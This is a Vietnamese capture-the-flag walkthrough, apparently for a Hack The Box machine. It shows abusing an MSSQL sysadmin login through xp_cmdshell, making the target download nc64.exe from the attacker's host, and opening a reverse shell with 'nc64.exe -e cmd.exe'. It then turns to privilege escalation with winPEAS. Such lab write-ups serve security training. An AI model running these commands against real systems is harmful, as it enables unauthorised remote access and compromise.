
Dùng đoạn mã **mssqlclient.py** để thiết lập kết nối xác thực truy cập vào MSSQL Server:



Dùng lệnh **help** để xem các lệnh có thể dùng được ở đây:




Thực hiện kiểm tra role của chúng ta trên server bằng lệnh sau(tham khảo ở https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet)



Kết quả trả là về 1 tương ứng với True nghĩa là thành viên của sysadmin.


Khi nãy trong danh sách lệnh ta thấy có lệnh "**enable_xp_cmdshell**" cho phép ta thực thi shell command. Sử dụng câu lệnh đó và theo hướng dẫn cung cấp, ta được kết quả như sau:




Để thực thi lệnh từ xa thông qua máy của chúng ta, cần phải có một reverse shell. Ta gửi một chương trình nc64.exe lên máy mục tiêu và thực hiện tiến trình cmd.exe trên cổng listening của chúng ta.

Ta lấy file nc64.exe ở đây : "https://github.com/int0x33/nc.exe/blob/master/nc64.exe"


Ta chuyển qua một tab khác và tạo một server HTTP đơn giản, đây là nơi để chứa file nc64.exe. Sau đó ở một tab khác tạo một netcat listener:





Để có thể thực hiện các bước sau một cách hiệu quả, ta nên sử dụng Powershell cho các bước sau. Vì vậy, ta dùng lệnh sau:
xp_cmdshell "powershell -c pwd"

Lệnh trên có chức năng thực thi một phiên powershell và trả về thư mục hiện tại (current working directory) nơi lệnh được thực thi.




Do chúng ta hiện tại là user **archetype\sql_svc**, ta không có quyền để upload một file tại thư mục hệ thống (system directory) mà chỉ có Administrator mới có thể làm chuyện đó. Vì vậy ta

upload file đến một folder khác chẳng hạn như thư mục **Downloads** của người dùng và dùng lệnh **wget** để có thể lấy file **nc64.exe** từ server HTTP mà ta đã dựng.

Dùng lệnh sau:
"xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.16.42/nc64.exe -outfile nc64.exe""


Kiểm tra trạng thái phản hồi của server để đảm bảo file nc64.exe đã được gửi:




Lúc này chúng ta có thể thực hiện liên kết cmd.exe thông qua nc đến listener của ta thông qua lệnh:

xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.16.42 443"

Kết quả:




Lúc này chúng ta có thể đảm bảo được reverse shell đã được thực thi trong hệ thống. Sau khi truy cập được hệ thống ta dễ dàng tìm được user flag:




Tuy nhiên trước đó cần hoàn thành Task này mới có thể submit được đáp án khác. Lúc này chúng ta sẽ thực hiện leo thang đặc quyền thông qua công cụ **winPEAS**.
link tải: https://github.com/carlospolop/PEASS-ng/releases/download/refs%2Fpull%2F260%2Fmerge/winPEASx64.exe

Khác với việc truyền file nc64.exe, do ta đã xâm nhập được vào hệ thống nên ta sẽ thao tác lệnh trực tiếp như sau:

